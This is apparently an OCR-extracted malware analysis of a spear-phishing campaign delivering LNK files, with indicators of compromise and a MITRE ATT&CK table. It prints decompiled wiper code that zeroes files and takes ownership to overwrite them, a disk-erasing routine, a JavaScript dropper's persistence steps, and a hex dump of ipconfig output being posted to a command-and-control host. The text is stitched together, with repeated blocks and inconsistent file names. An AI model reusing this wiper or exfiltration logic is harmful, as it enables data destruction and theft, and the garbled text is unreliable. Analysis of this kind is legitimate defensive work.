
```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                             home..
```
